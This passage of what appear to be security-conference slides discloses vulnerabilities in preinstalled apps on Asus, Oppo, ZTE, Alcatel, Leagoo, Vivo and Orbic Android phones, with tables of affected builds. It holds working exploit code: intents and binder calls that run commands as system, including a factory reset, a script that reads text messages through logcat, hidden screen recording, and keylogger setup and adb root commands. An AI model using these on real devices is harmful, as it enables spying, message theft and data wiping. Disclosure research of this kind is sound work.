        Parcel reply = Parcel.obtain();
        send.writeInterfaceToken("com.asus.splendidcommandagent.ISplendidCommandAgentService");
        send.writeString("am broadcast -a android.intent.action.MASTER_CLEAR");
        try {
            boolean success = boundService.transact(1, send, reply, Binder.FLAG_ONEWAY);
            Log.i(TAG, "binder transaction success=" + success);

        } catch (RemoteException e) {
            e.printStackTrace();
        }
        send.recycle();
        reply.recycle();
    }

    public void onServiceDisconnected(ComponentName arg0) {
        Log.i(TAG, "onServiceConnected");
    }
}
```



Source: https://www.verizonwireless.com/smartphones/asus-zenfone-v-live/

`system` User Capabilities on Android 7.1.1

- Video Record Screen of the user
- Take screenshots
- Factory reset the device
- Use logcat to obtain system-wide logs
- Set a custom keyboard with keylogging functionality
- Change settings configurations
- Register an app as a notification listener to get the user's notifications
- Enable/disable apps
- Invert the screen colors
- Call (emergency) phone numbers
- Set a custom spell checker
- Change certain system properties
- Inject clicks, swipes, and text events in the GUI (emulate the user)
- Launch any app component that does not have `android:enabled` attribute set to false
- Read/modify user's text messages
- Read/modify user's call log
- Read/modify user's contacts

Sample of Asus Android Devices – Command Execution as `system` User

Device	Status	Build Fingerprint
Asus ZenFone V Live (Verizon)	Vulnerable	asus/VZW_ASUS_A009/ASUS_A009:7.1.1/NMF26F/14.0610.1802.78-20180313:user/release-keys
Asus ZenFone 3 Max	Vulnerable	asus/US_Phone/ASUS_X008_1:7.0/NRD90M/US_Phone-14.14.1711.92-20171208:user/release-keys
Asus ZenFone 3 Ultra	Vulnerable	asus/JP_Phone/ASUS_A001:7.0/NRD90M/14.1010.1711.64-20171228:user/release-keys
Asus ZenFone 4 Max	Vulnerable	asus/WW_Phone/ASUS_X00ID:7.1.1/NMF26F/14.2016.1803.232-20180301:user/release-keys
Asus ZenFone 4 Max Pro	Vulnerable	asus/WW_Phone/ASUS_X00ID:7.1.1/NMF26F/14.2016.1803.232-20180301:user/release-keys
Asus ZenFone 4 Selfie	Vulnerable	asus/WW_Phone/ASUS_X00LD_3:7.1.1/NMF26F/14.0400.1802.190-20180202:user/release-keys
Asus ZenFone Live	Vulnerable	asus/WW_Phone/zb501kl:6.0.1/MMB29P/13.1407.1801.57-20180307:user/release-keys
Asus ZenPad 10	Vulnerable	asus/JP_P00C/P00C_2:7.0/NRD90M/JP_P00C-V5.3.20-20171229:user/release-keys
Asus ZenPad 3 8.0	Vulnerable	asus/WW_P008/P008_1:7.0/NRD90M/WW_P008-V5.7.3-20180110:user/release-keys
Asus ZenPad S 8.0	Not Vulnerable	asus/WW_P01M/P01M:6.0.1/MMB29P/WW_P01M-V5.6.0-20170608:user/release-keys

Asus ZenFone 3 (ZE552KL) – Timeline for the Command Execution as `system` User Vulnerability

Target Market	Release Date	Status	Build Fingerprint
Japan	05/21/18	Vulnerable	asus/JP_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1804.60-0:user/release-keys
Worldwide	05/16/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1804.60-0:user/release-keys
Worldwide	05/03/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1803.55-0:user/release-keys
Worldwide	04/19/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1803.53-0:user/release-keys
Japan	04/19/18	Vulnerable	asus/JP_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1803.52-0:user/release-keys
China	03/23/18	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.2010.1801.197-20180302:user/release-keys
Worldwide	03/14/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1802.44-0:user/release-keys
Worldwide	02/12/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1801.40-0:user/release-keys
China	02/12/18	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.2010.1801.196-20180108:user/release-keys
Worldwide	01/29/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:8.0.0/OPR1.170623.026/15.0410.1801.40-0:user/release-keys
Japan	01/11/18	Vulnerable	asus/JP_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1712.85-20171228:user/release-keys
Worldwide	01/08/18	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1712.85-20171228:user/release-keys
Worldwide	12/22/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1711.83-20171220:user/release-keys
Worldwide	12/15/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1711.79-20171206:user/release-keys
Japan	11/22/17	Vulnerable	asus/JP_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1711.75-20171115:user/release-keys
Worldwide	11/21/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1711.75-20171115:user/release-keys

Target Market	Release Date	Status	Build Fingerprint
Worldwide	10/13/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1709.68-20171003:user/release-keys
China	09/06/17	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.2010.1706.184-20170817:user/release-keys
Japan	08/08/17	Vulnerable	asus/JP_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1708.56-20170719:user/release-keys
Worldwide	08/03/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1708.56-20170719:user/release-keys
China	07/24/17	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.2010.1706.181-20170710:user/release-keys
Worldwide	07/14/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1706.53-20170628:user/release-keys
Italy	06/29/17	Vulnerable	asus/TIM_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1704.41-20170526:user/release-keys
Japan	05/17/17	Vulnerable	asus/JP_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1703.33-20170424:user/release-keys
Worldwide	04/21/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2020.1703.28-20170410:user/release-keys
China	03/31/17	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.2010.1701.170-20170323:user/release-keys
Italy	03/28/17	Vulnerable	asus/TIM_Phone/ASUS_Z012D:7.0/NRD90M/14.2015.1701.13-20170310:user/release-keys
Worldwide	03/08/17	Vulnerable	asus/WW_Phone/ASUS_Z012D:7.0/NRD90M/14.2015.1701.8-20170222:user/release-keys
Japan	02/24/17	Not Vulnerable	asus/JP_Phone/ASUS_Z012D:6.0.1/MMB29P/13.2010.1612.161-20170205:user/release-keys
China	01/09/17	Not Vulnerable	asus/CN_Phone/ASUS_Z012D:6.0.1/MMB29P/13.20.10.150-20161214:user/release-keys
Worldwide	12/28/2016	Not Vulnerable	asus/WW_Phone/ASUS_Z012D:6.0.1/MMB29P/13.20.10.152-20161222:user/release-keys
Worldwide	12/08/2016	Not vulnerable	asus/WW_Phone/ASUS_Z012D:6.0.1/MMB29P/13.20.10.140-20161117:user/release-keys

Oppo F5 (Non-US Carriers) – Command Execution as `system` User

`com.dropboxchmod` app exposes this capability through an exported service named `DropboxChmodService`

- Simple app containing only one class with a single nested anonymous class

Recreated source code based on the disassembled `odex` file



Source: https://www.flipkart.com/oppo-f5-red-64-gb/p/itmezq6rgu7uhcf4

```
Intent i = new Intent();
i.setClassName("com.dropboxchmod",
"com.dropboxchmod.DropboxChmodService");
i.setAction("/system/bin/screenrecord --time-limit 60
/sdcard/notascreenrecording.mp4");
startService(i);
```

```
@Override
public int onStartCommand(final Intent intent, int flags, int startId) {
    new Thread() {
        public void run() {
            if (intent == null) {
                stopSelf();
                return;
            }
            String action = intent.getStringExtra("action");
            if (action.isEmpty()) {
                action = intent.getAction();
            }
            Log.i("DropboxChmodService", "action = [" + action + "]");
            if (action.isEmpty()) {
                stopSelf();
                return;
            }
            try {
                Process process = Runtime.getRuntime().exec(action);
                Log.i("DropboxChmodService", "wait begin");
                process.waitFor();
                Log.i("DropboxChmodService", "wait end");
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
    }.start();
    return super.onStartCommand(intent, flags, startId);
}
```

Approach 1: Transfer Command Output Using a Broadcast Receiver

1. Choose log tag (e.g., `UQ2h9hVRhLfg`) and register a broadcast receiver with it as an action string

2. Write lines of the script with selected log tag to the logcat log from the attacking app

```
Log.d("UQ2h9hVRhLfg", "#!/bin/sh");
Log.d("UQ2h9hVRhLfg", "content query --uri content://sms >
/data/data/com.dropboxchmod/msg.txt");
Log.d("UQ2h9hVRhLfg", "am broadcast -a UQ2h9hVRhLfg -p <attacking app's package name>
--es data \"$(cat /data/data/com.dropboxchmod/msg.txt)\"");
```

3. Make the vulnerable app execute commands so it writes the lines to a shell script and executes it

```
logcat -v raw -b main -s UQ2h9hVRhLfg:* *:S -f /data/data/com.dropboxchmod/UQ2h9hVRhLfg.sh -d
chmod 770 /data/data/com.dropboxchmod/UQ2h9hVRhLfg.sh
sh /data/data/com.dropboxchmod/UQ2h9hVRhLfg.sh
```

Approach 2: Transfer Command Output Using a File in App's Directory

1. Choose log tag with high entropy (e.g., `UQ2h9hVRhLfg`)

2. Make attacking app's private directory world-executable and create a globally writable and readable file (`msg.txt`)

3. Write lines of the script with selected log tag to the log from the attacking app

```
Log.d("UQ2h9hVRhLfg", "#!/bin/sh");
Log.d("UQ2h9hVRhLfg", "content query --uri content://sms >
/data/data/com.attacking.app/msg.txt");
```

4. Make the vulnerable app execute commands so it writes the lines to a shell script and executes it

```
logcat -v raw -b main -s UQ2h9hVRhLfg:* *:S -f
/data/data/com.dropboxchmod/UQ2h9hVRhLfg.sh -d
chmod 770 /data/data/com.dropboxchmod/UQ2h9hVRhLfg.sh
sh /data/data/com.dropboxchmod/UQ2h9hVRhLfg.sh
```

Sample of Oppo Android Devices – Command Execution as `system` User

Device	Country	Status	Build Description
A77	China	Vulnerable	msm8953_64-user 7.1.1 NMF26F eng.root.20180609.153403 dev-keys
A59S	China	Vulnerable	full_oppo6750_15131-user 5.1 LMY47I 1525865236 dev-keys
A57	Philippines	Vulnerable	msm8937_64-user 6.0.1 MMB29M eng.root.20180508.104025 release-keys
R11	China	Vulnerable	sdm660_64-user 7.1.1 NMF26X eng.root.20180426.130343 release-keys
F3 Plus	Pakistan	Vulnerable	msm8952_64-user 6.0.1 MMB29M eng.root.20180413.004413 release-keys
A39	Australia	Vulnerable	full_oppo6750_16321-user 5.1 LMY47I 1520521221 release-keys
R9	China	Vulnerable	full_oppo6755_15111-user 5.1 LMY47I 1519426429 dev-keys
A77	Australia	Vulnerable	full_oppo6750_16391-user 6.0 MRA58K 1517824690 release-keys
F3	Vietnam	Vulnerable	full_oppo6750_16391-user 6.0 MRA58K 1517824690 release-keys
F3	Pakistan	Vulnerable	full_oppo6750_16391-user 6.0 MRA58K 1517824690 release-keys
R9	Australia	Vulnerable	full_oppo6755_15311-user 5.1 LMY47I 1516344361 release-keys
F5	Malaysia	Vulnerable	full_oppo6763_17031-user 7.1.1 N6F26Q 1516160348 release-keys
F1S	Australia	Vulnerable	full_oppo6750_15331-user 5.1 LMY47I 1509712532 release-keys
A37	India	Vulnerable	msm8916_64-user 5.1.1 LMY47V eng.root.20171008.172519 release-keys
R7 Plus	India	Not Vulnerable	msm8916_64-user 5.1.1 LMY47V eng.root.20160922.193102 dev-keys
Neo 5	Australia	Not Vulnerable	OPPO82_15066-user 4.4.2 KOT49H eng.root.1469846786 dev-key
R7S	China	Vulnerable	msm8916_64-user 5.1.1 LMY47V eng.root.20160713.211744 dev-keys
R7 Plus	China	Not Vulnerable	full_oppo6795_15019-user 5.0 LRX21M 1465722913 dev-keys

Setting Your App as the Default Keyboard for Some Keylogging

Have the attacking app implement an Input Method Editor (IME)

```
/system/bin/settings put secure enabled_input_methods <ones that were already
there>:com.my.app/.NotSomeKeyboardService
```

```
/system/bin/settings put secure default_input_method com.my.app/.NotSomeKeyboardService
```


Send key presses to the attacking app via a sending a broadcast intent to a dynamically-registered broadcast receiver

Can also set your app as the default spell checker

- Does not get the same amount of data as the “custom” keyboard

```
/system/bin/settings put secure selected_spell_checker com.my.app/.NotSomeSpellingService
```

Analysis Framework Workflow



Exposed Screenshot Capability

Certain vendors have modified the Android OS (`system_server`) to export the screenshot capability to any app on the device


- **Alcatel A30, Asus Zenfone 3 Max, Leagoo P1, Nokia 6 TA-1025, Asus ZenFone V Live & Sony Xperia L1**

Malicious apps can open apps to obtain sensitive data and examine active notifications

- Requires `READ_EXTERNAL_STORAGE` permission to access the screenshot and `EXPAND_STATUS_BAR` to view current notifications

Taking of a screenshot is not transparent to the user

- A screen animation is displayed and creates a notification
- Cannot be disabled, as the functionality lies within `system_server`
- Attacking app can cause a system crash to remove the notification
- Can bypass screen lock by using certain `WindowManager.LayoutParams` flags



Insecure Rich Communication Services (RCS) App

Exported interfaces allow zero-permission app to send arbitrary text messages, read and modify text messages, and obtain phone numbers of the user's contacts

App has two different package names, where one is a refactored version of the other

- `com.rcs.gsma.na.sdk`
- `com.suntek.mway.rcs.app.service`

Affects 3 T-Mobile devices: Coolpad Defiant, T-Mobile Revvl Plus, and ZTE ZMAX Pro

App cannot be disabled



Source: https://www.t-mobile.com/devices/t-mobile-revvl-plus

Insecure Rich Communication Services (RCS) App

Send arbitrary text messages

Obtain phone number of user's contacts

Read, modify, delete, and insert user's text messages

```
<receiver android:exported="true" android:name="com.rcs.gsma.na.test.TestReceiver">
    <intent-filter>
        <action android:name="com.rcs.gsma.na.sdk.TestReceiver"/>
    </intent-filter>
</receiver>
<provider android:authorities="com.rcs.gsma.na.provider.capability" android:exported="true"
android:name="com.rcs.gsma.na.provider.capability.CapabilityProvider"/>
<provider android:authorities="com.rcs.gsma.na.provider.groupchat_member" android:exported="true"
android:name="com.rcs.gsma.na.provider.groupchat.GroupChatMemberProvider"/>
<provider android:authorities="com.rcs.gsma.na.provider.groupchat" android:exported="true"
android:name="com.rcs.gsma.na.provider.groupchat.GroupChatProvider"/>
<provider android:authorities="com.rcs.gsma.na.provider.message" android:exported="true"
android:name="com.rcs.gsma.na.provider.message.MessageProvider"/>
<provider android:authorities="com.rcs.gsma.na.provider.threads" android:exported="true"
android:name="com.rcs.gsma.na.provider.thread.ThreadProvider"/>
<provider android:authorities="com.rcs.gsma.na.provider.spamnumber" android:exported="true"
android:name="com.rcs.gsma.na.provider.spam.SpamNumberProvider"/>
<provider android:authorities="com.rcs.gsma.na.provider.spammessage" android:exported="true"
android:name="com.rcs.gsma.na.provider.message.SpamMessageProvider"/>
```

ZTE ZMAX Champ Vulnerabilities

Programmatic factory reset

- `com.zte.zdm.sdm` app writes `--wipe_data` to `/cache/recovery/command` and boots into recovery mode and wipes `/data` and `/cache`

Obtain logcat and modem logs

- Done in the same way described as previously for ZTE


“Brick” Device

- Device will boot into recovery mode, try to factory reset, crash, and repeat and repeat some more



Source: https://www.zteusa.com/zmax-champ

ZTE ZMAX Champ – Brick Device



Unlocked Alcatel A30 – Local root Privilege Escalation

Alcatel A30 was an Amazon Prime Exclusive device

- Had discounted price due to the inclusion of Amazon offers and ads

Certain read-only properties can be modified at runtime allowing a socket that accepts and executes arbitrary commands as the root user

- Can be performed via ADB or pre-installed platform apps that execute as the `system` user

```
adb shell setprop ro.debuggable 1
adb shell setprop ro.secure 0
adb root
adb shell setenforce 0
adb shell
```



Source: https://www.amazon.com/gp/product/B01NC2RECJ

Unlocked Alcatel A30 – Socket that Executes Commands as root

```
on property:ro.debuggable=1
    start bt_wlan_daemon

service bt_wlan_daemon /system/bin/factory_test
    user root
    group root
    oneshot
    seclabel u:r:bt_wlan_daemon:s0
```

```
MICKEY6US:/dev/socket # ls -al
total 0
drwxr-xr-x  7 root      root       760 2017-05-10 17:58 .
drwxr-xr-x 15 root      root      4220 2017-05-10 17:55 ..
srw-rw----  1 system    system       0 2017-05-10 17:58 adbd
srw-rw----  1 root      inet         0 1970-11-08 00:12 cnd
srw-rw----  1 root      mount        0 1970-11-08 00:12 cryptd
srw-rw----  1 root      inet         0 1970-11-08 00:12 dnsproxyd
srw-rw----  1 root      system       0 1970-11-08 00:12 dpmd
srw-rw----  1 system    inet         0 2017-05-10 17:55 dpmwrapper
srw-rw-rw-  1 root      root         0 2017-05-10 17:58 factory_test
```

Once the `ro.debuggable` property is set to `1`, then a world-writable socket named `factory_test` gets created (third-party apps will be blocked from writing to it by SELinux)

- Receives and executes commands as `root`

The `system` user, including platform apps, can change the `ro.debuggable` property so that the `factory_test` socket gets created

Takeaways - Towards More Secure Apps

Don’t export app components unnecessarily - enforce proper access control

Don’t assume apps without an accompanying Android Definition Interface Language (AIDL) file cannot interact with a bound service…they can

Filter commands when allowing command execution as `system` user

Make it easier to report vulnerabilities by having a common email address such as security@<vendor>.com

Thanks for attending and read our full report for more details! (email at oem@kryptowire.com)

Leagoo P1 & Leagoo Z5C (Unlocked)

Leagoo P1 - Android 7.0

- Take a screenshot and write to SD card
- Programmatic factory reset
- Local root privilege escalation via ADB

```
adb shell setprop ro.debuggable 1
adb shell setprop ro.secure 0
adb root
adb shell setenforce 0
adb shell
```



Source: https://www.amazon.co.uk/LEAGOO-Z5C-Android-smartphone-1-3GHz/dp/B06X3QLCGY

Leagoo Z5C - Android 6.0

- Send arbitrary text messages
  - Modified `com.android.messaging` app
- Read the most recent text message from each conversation
  - Modified `com.android.messaging` app
- Programmatic factory reset
  - Modified `com.android.settings` app

Exposing Capability to Set System Properties

App named `com.qualcomm.qti.modemtestmode` allows any app to set certain properties as the `com.android.phone` user

- Presumably a development/debugging app that should not be included in production builds

```
<service android:exported="true" android:name=".MbnTestService"
android:process="com.android.phone"/>
```

Bound service that takes key/value pair for system properties

- `android.os.SystemProperties.set(String, String)`

Setting properties is constrained by SELinux rules

- Works for `persist.*` properties which survive reboots

Vivo V7 (Non-US Carriers) Vulnerabilities

Dumps logcat, Bluetooth, and kernel logs to external storage

- Leaves a notification while logging, but logging app cannot be disabled

Set properties as the `com.android.phone` user

- Can enable screen touch coordinates to be written to the logcat log

Record the screen for 60 minutes to attacking app's directory

- A notification and icon appears but can be removed quickly
- Can initiate screen-recording while screen is off to remove any disturbance on the screen



Source: https://www.vivo.com/my/products/v7

Vivo V7 (Non-US Carriers) Vulnerabilities

The 60 minute interval is set by the `com.vivo.smartshot` app

- Screen recording is performed by the `/system/bin/smartshot` binary

Starts recording

Removes notification

Ensures at least one app component is running in the app, so it is less likely to get killed

```
Intent i = new Intent();
i.setAction("vivo.action.ACTION_START_RECORD_SERVICE");
i.setClassName("com.vivo.smartshot", "com.vivo.smartshot.ui.service.ScreenRecordService");
i.putExtra("vivo.flag.vedio_file_path", "/data/data/com.attacking.app/screen.mp4");
i.putExtra("show_top_stop_view", false);
startService(i);
try {Thread.sleep(500);} catch (InterruptedException e) {e.printStackTrace();}
i = new Intent();
i.setClassName("com.vivo.smartshot", "com.vivo.smartshot.ui.service.ScreenRecordService");
stopService(i);
try {Thread.sleep(500);} catch (InterruptedException e) {e.printStackTrace();}
i = new Intent("vivo.acton.ACTION_CHANGE_TOP_STOP_VIEW");
i.setClassName("com.vivo.smartshot", "com.vivo.smartshot.ui.service.ScreenRecordService");
i.putExtra("show_top_stop_view", false);
startService(i);
```

Requires changing permissions on the directory and file

Orbic Wonder (Unlocked) Vulnerabilities

Exposes sensitive functionality to any app on the device

- Wipe all user data (factory reset)
- Continuously monitor the logcat log to obtain
  - GPS coordinates
  - Email addresses
  - Unique device identifiers
  - **Body of incoming/outgoing text messages**
  - **Phone numbers for incoming/outgoing calls and text messages**

Vulnerabilities can be used to bypass two-factor authentication and obtain password resets texts



